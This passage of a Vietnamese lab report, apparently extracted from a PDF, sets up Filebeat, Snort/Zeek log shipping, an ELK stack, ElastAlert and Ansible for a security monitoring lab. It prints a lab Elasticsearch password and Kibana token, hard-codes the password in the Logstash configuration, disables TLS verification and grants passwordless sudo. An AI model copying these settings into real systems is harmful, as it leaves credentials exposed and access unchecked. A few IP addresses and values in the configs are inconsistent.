# Cài đặt các gói cần thiết
sudo apt install -y apt-transport-https wget
# Tải xuống và cài đặt GPG key của Elastic
wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo apt-key add -
# Thêm kho lưu trữ Elastic vào danh sách nguồn
echo "deb https://artifacts.elastic.co/packages/8.x/apt stable main" | sudo tee /etc/apt/sources.list.d/elastic-8.x.list
# Cập nhật hệ thống để áp dụng thay đổi mới
sudo apt update
# Cài đặt Filebeat
sudo apt install -y filebeat
# Sao chép file cấu hình mẫu
sudo cp /etc/filebeat/filebeat.yml /etc/filebeat/filebeat.yml.bak
# Bật dịch vụ Filebeat
sudo systemctl enable filebeat
sudo systemctl start filebeat
```

- Thực thi script:


```
./install-filebeat.sh
```

- Sao lưu file cấu hình mặc định:

```
sudo mv /etc/filebeat/filebeat.yml /etc/filebeat/filebeat.yml.bak
```

- Tạo file cấu hình mới:

```
sudo nano /etc/filebeat/filebeat.yml
```



```

GNU nano 7.2
snort-zeek@snort-zeek: ~
/etc/filebeat/filebeat.yml

filebeat.inputs:
  # Snort logs
  - type: log
    enabled: true
    paths:
      - /var/log/snort/snort.alert.fast
    fields:
      log_type: snort
    fields_under_root: true

filebeat.config.modules:
  path: ${path.config}/modules.d/*.yml
  reload.enabled: false

output.logstash:
  hosts: ["192.168.63.134:5044"]

```

Hình 12. Cấu hình Filebeat


- Bật module Zeek:

sudo filebeat modules enable zeek

- Chính sửa module cấu hình:

sudo nano /etc/filebeat/modules.d/zeek.yml

- Cấu hình đầy đủ các log của Zeek:



```

GNU nano 7.2
snort-zeek@snort-zeek: ~
/etc/filebeat/modules.d/zeek.yml

# Module: zeek
# Docs: /guide/en/beats/filebeat/7.6/filebeat-module-zeek.html


- module: zeek
  capture_loss:
    enabled: true
    var.paths: ["/usr/local/zeek/logs/current/capture_loss.log"]
  connection:
    enabled: true
    var.paths: ["/usr/local/zeek/logs/current/conn.log"]
  dce_rpc:
    enabled: true
    var.paths: ["/usr/local/zeek/logs/current/dce_rpc.log"]
  dhcp:
    enabled: true
    var.paths: ["/usr/local/zeek/logs/current/dhcp.log"]
  dnp3:
    enabled: true
    var.paths: ["/usr/local/zeek/logs/current/dnp3.log"]
  dns:
    enabled: true
    var.paths: ["/usr/local/zeek/logs/current/dns.log"]
  dpd:

```

Hình 13. Cấu hình module Zeek cho Filebeat

- Kiểm tra đầu ra Filebeat:

```
sudo filebeat test output
```



```
snort-zeek@snort-zeek:~$ sudo filebeat test output
logstash: 192.168.63.134:5044...
connection...
  parse host... OK
  dns lookup... OK
  addresses: 192.168.63.134
  dial up... OK
TLS... WARN secure connection disabled
  talk to server... OK
snort-zeek@snort-zeek:~$
```

Hình 14. Kiểm tra cấu hình output của Filebeat

- Khởi động lại Filebeat:

```
sudo systemctl stop filebeat
sudo systemctl start filebeat
```

4.2. Cài đặt và cấu hình máy VM - SIEM

4.2.1. Môi trường triển khai

- Phần mềm ảo hóa: VMware Workstation
- Hệ điều hành: Ubuntu 24.04 (x64)
- RAM: 8 GB
- CPU: 4 core
- Network Adapter: 1 card dạng NAT (truy cập Internet)

4.2.2. Cài đặt và cấu hình ELK Stack

- Tạo file bash script cài đặt ELK:

```
sudo nano install-elk.sh && sudo chmod +x install-elk.sh
```

- Nội dung file install-elk.sh:

```
#!/bin/bash
# Cài đặt Java Development Kit (JDK)
sudo apt update
sudo apt install -y default-jdk
# Cài đặt Elasticsearch
wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo apt-key add -
echo "deb https://artifacts.elastic.co/packages/8.x/apt stable main" | sudo tee /etc/apt/sources.list.d/elastic-8.x.list
sudo apt update
```

```
sudo apt install -y elasticsearch
# Cấu hình Elasticsearch
sudo bash -c 'echo "network.host: 192.168.63.134" >>
/etc/elasticsearch/elasticsearch.yml'
# Khởi động Elasticsearch
sudo systemctl enable elasticsearch
sudo systemctl start elasticsearch
# Cài đặt Logstash
sudo apt install -y logstash
# Cài đặt Kibana
sudo apt install -y kibana
# Cấu hình Kibana để cho phép truy cập từ IP cụ thể
sudo bash -c 'echo "server.host: 192.168.63.134" >> /etc/kibana/kibana.yml'
# Khởi động Kibana
sudo systemctl enable kibana
sudo systemctl start kibana
# Reset mật khẩu elastic search và tạo token cho kibana
elastic_password=$(echo "y" | sudo
/usr/share/elasticsearch/bin/elasticsearch-reset-password -u elastic | grep -o
"New value: .*" | cut -d ' ' -f 3-)
kibana_token=$(sudo
/usr/share/elasticsearch/bin/elasticsearch-create-enrollment-token -s kibana)
# Hiển thị thông tin đăng nhập
echo "Thông tin đăng nhập:"
echo "-----"
echo "Elasticsearch:"
echo " Tài khoản: elastic"
echo " Mật khẩu: $elastic_password"
echo ""
echo "Kibana:"
echo " Token: $kibana_token"
echo ""
cd /usr/share/kibana && sudo bin/kibana-verification-code
```

- Chạy file bash script để tự động cài đặt ELK

```
./install-elk.sh
```

```

siem@SIEM: ~/Desktop
Get:1 https://artifacts.elastic.co/packages/8.x/apt stable/main amd64 kibana amd64 8.18.2 [361 MB]
Fetched 361 MB in 17s (21.9 MB/s)
Selecting previously unselected package kibana.
(Reading database ... 167011 files and directories currently installed.)
Preparing to unpack .../kibana_8.18.2_amd64.deb ...
Unpacking kibana (8.18.2) ...
Setting up kibana (8.18.2) ...
Creating kibana group... OK
Creating kibana user... OK
Kibana is currently running with legacy OpenSSL providers enabled! For details and instructions on how to disable see https://www.elastic.co/guide/en/kibana/8.18/production.html#openssl-legacy-provider
Created Kibana keystore in /etc/kibana/kibana.keystore
Created symlink /etc/systemd/system/multi-user.target.wants/kibana.service → /usr/lib/systemd/system/kibana.service.
Please confirm that you would like to continue [y/N]Thông tin đăng nhập:
-----
Elasticsearch:
  Tài khoản: elastic
  Mật khẩu: -B8Ph8fVTlnMPP-K7ffw

Kibana:
  Token: eyJ2ZXIiOiI4LjE0LjAiLCJhZHIlOlsimTkyLjE20C42My4xMzQ6OTiwcMCJdLCJmZ3IiOiiyODIwZGU0MjQ5N2M1ZjJjOGEzNTI2MDZmNDY4ZjgwNzUwYzg4YmJhZDlkZWJmNjQ0YzA1OWYxMzVkhjUzDkwIiwi2V5IjoiT2prZldwY0J3d19QYvGaVJhNEQ6d0NITDFMDdGxzJLam43MThmdUtCUSJ9

Your verification code is: 777 567
siem@SIEM: ~/Desktop$ 

```

Hình 15. Token xác thực Kibana và Elasticsearch

- Tiến hành truy cập: <https://192.168.63.134:9200> để xem trạng thái của elasticsearch. Đăng nhập bằng tài khoản **elastic** và mật khẩu vừa được tạo ở trên.


```

{
  "name": "SIEM",
  "cluster_name": "elasticsearch",
  "cluster_uuid": "JbcZIR290fGJntEn6kjsew",
  "version": {
    "number": "8.18.2",
    "build_flavor": "default",
    "build_type": "deb",
    "build_hash": "c6b8d8d951c631db715485edc1a74190cdce4189",
    "build_date": "2025-05-23T10:07:06.2106947022",
    "build_snapshot": false,
    "lucene_version": "9.12.1",
    "minimum_wire_compatibility_version": "7.17.0",
    "minimum_index_compatibility_version": "7.0.0"
  },
  "tagline": "You Know, for Search"
}

```

Hình 16. Giao diện hiển thị trạng thái của Elasticsearch

- Tiếp tục truy cập <http://192.168.63.134:5601> cấu hình kibana. Kibana sẽ yêu cầu nhập **Enrollment Token**.



Hình 17. Giao diện Kibana

=> Như vậy đã cài đặt thành công Elasticsearch và Kibana

- Cấu hình Logstash

```
sudo nano /etc/logstash/conf.d/logstash-simple.conf
```

- Nội dung file:

```
input {  
  beats {  
    port => 5044  
  }  
  http {  
    port => 8080  
    codec => "json"  
  }  
}
```

```
filter {

    ### === 1. Zeek logs ===

    if [event][module] == "zeek" {

        mutate {

            add_field => {

                "log_type"      => "zeek"
                "event.ingested" => "%{@timestamp}"
            }
        }
    }

    ### === 2. Snort logs ===

    else if [log_type] == "snort" {

        mutate {

            add_field => {

                "event.ingested" => "%{@timestamp}"
            }
        }
    }

    date {

        match  => ["message", "MM/dd-HH:mm:ss.SSSSSS"]
        timezone => "Asia/Ho_Chi Minh"
        target  => "@timestamp"
    }
}

### === 3. MultiChain logs ===
```

```
else if [stream] {  
    mutate {  
        add_field => {  
            "log_type" => "%{stream}"  
            "event.ingested" => "%{@timestamp}"  
        }  
    }  
    if [stream] == "snort_alerts" {  
        date {  
            match => ["timestamp", "MM/dd-HH:mm:ss.SSSSSS"]  
            timezone => "Asia/Ho_Chi_Minh"  
            target => "@timestamp"  
            remove_field => ["timestamp"]  
        }  
    }  
    else if [stream] == "zeek_notice" {  
        date {  
            match => ["ts", "YYYY-MM-dd HH:mm:ss"]  
            timezone => "Asia/Ho_Chi_Minh"  
            target => "@timestamp"  
            remove_field => ["ts"]  
        }  
    }  
}
```

```

if [log_type] {

  ruby {
    code => "
      t = event.get('@timestamp').time.localtime('+07:00')
      event.set('vn_date', t.strftime('%Y.%m.%d'))
    "
  }
}

output {

  elasticsearch {
    hosts => ["https://192.168.63.143:9200"]
    index => "filebeat-%{log_type}-%{vn_date}"
    user => "elastic"
    password => "-B8Ph8fVTlnMPP-K7ffw"
    ssl_enabled => true
    ssl_verification_mode => "none"
  }

  stdout {
    codec => rubydebug
  }
}

```


=> **Logstash** được cấu hình để lắng nghe log từ hai nguồn chính:

- **Cổng 5044 (Beats input):** Thu thập log thời gian thực từ **Snort** và **Zeek** thông qua **Filebeat** sử dụng giao thức Beats. Đây là luồng chính để xử lý và phân tích log giám sát.
- **Cổng 8080 (HTTP input):** Tiếp nhận các log được **khôi phục** từ **MultiChain**, gửi đến qua giao thức **HTTP** dưới định dạng **JSON**. Luồng này phục vụ cho mục đích **khôi phục (restore)** dữ liệu log đã sao lưu bất biến từ blockchain.

- Khởi động lại logstash:

```
sudo systemctl stop logstash && sudo systemctl start logstash
```

- Thực hiện cài Filebeat cho VM - Snort/Zeek
- Chạy snort và zeek và thử attack để tạo log mới vào các file, để kiểm tra luồng hoạt động




Name	Health	Status	Primaries	Replicas	Documents co...	Storage size	Data stream
filebeat-snort-2025.06.10	yellow	open	1	1	3,310	944.34kb	
filebeat-zeek-2025.06.10	yellow	open	1	1	84,035	63.08mb	


Hình 18. Giao diện quản lý Index trong Kibana

=> Trên Kibana đã hiển thị các index lưu trữ các log của snort và zeek.

- Tạo dataview trên Kibana để hiển thị, trực quan hóa các log




Hình 19. Tạo Data View cho Snort logs trên Kibana



Hình 20. Tạo Data View cho Zeek logs trên Kibana

- Vào Discover để xem các log



Hình 21. Giao diện Discover của Kibana hiển thị các log

4.2.3. Cài đặt và cấu hình ElastAlert và Ansible

- Cài đặt Python và các dependency cần thiết:

```
sudo apt update  
sudo apt install python3 python3-pip python3-venv -y
```

- Tạo và kích hoạt virtual environment:

```
python3 -m venv elastalert2-env  
source elastalert2-env/bin/activate
```

- #### - Cài đặt ElastAlert2:

pip install elastalert2

- ### - Cài đặt Ansible:

```
sudo apt install ansible -y
```

- Trên các máy target


- ### - Trên các máy target (nạn nhân)

- Tạo user tên ansible

```
sudo adduser ansible  
sudo usermod -aG sudo ansible
```

- Cấu hình sudo để không yêu cầu mật khẩu: ansible ALL=(ALL) NOPASSWD:ALL

```
sudo visudo
```



```

GNU nano 7.2
nodea@NodeA: ~/Desktop
/etc/sudoers.tmp

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:
@includedir /etc/sudoers.d
ansible ALL=(ALL) NOPASSWD:ALL

```

Hình 22. Cấu hình tệp sudoers cho user Ansible

- Tạo SSH key & copy key sang máy target

```
ssh-keygen -t rsa -f ~/.ssh/id_rsa_elastalert2
ssh-copy-id -i ~/.ssh/id_rsa_elastalert2.pub ansible@<target_ip>
```

```
(elastalert2-env) siem@SIEM:~/Desktop$ ssh-keygen -t rsa -f ~/.ssh/id_rsa_elastalert2
ssh-copy-id -i ~/.ssh/id_rsa_elastalert2.pub ansible@192.168.63.130
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/siem/.ssh/id_rsa_elastalert2
Your public key has been saved in /home/siem/.ssh/id_rsa_elastalert2.pub
The key fingerprint is:
SHA256:4HBF8Q/nHHSJNKQ8A8aEEKxdQQ0daP96ayDZK0jNnLk siem@SIEM
The key's randomart image is:
+---[RSA 3072]---+
| .o++X=o o+o o |
| . =.+oo.o.o |
| + = . .=o o |
| . = o o o* . |
| = + S . + |
| o B + o . |
| . o . o |
| E . o |
| . o.. |
+---[SHA256]---+
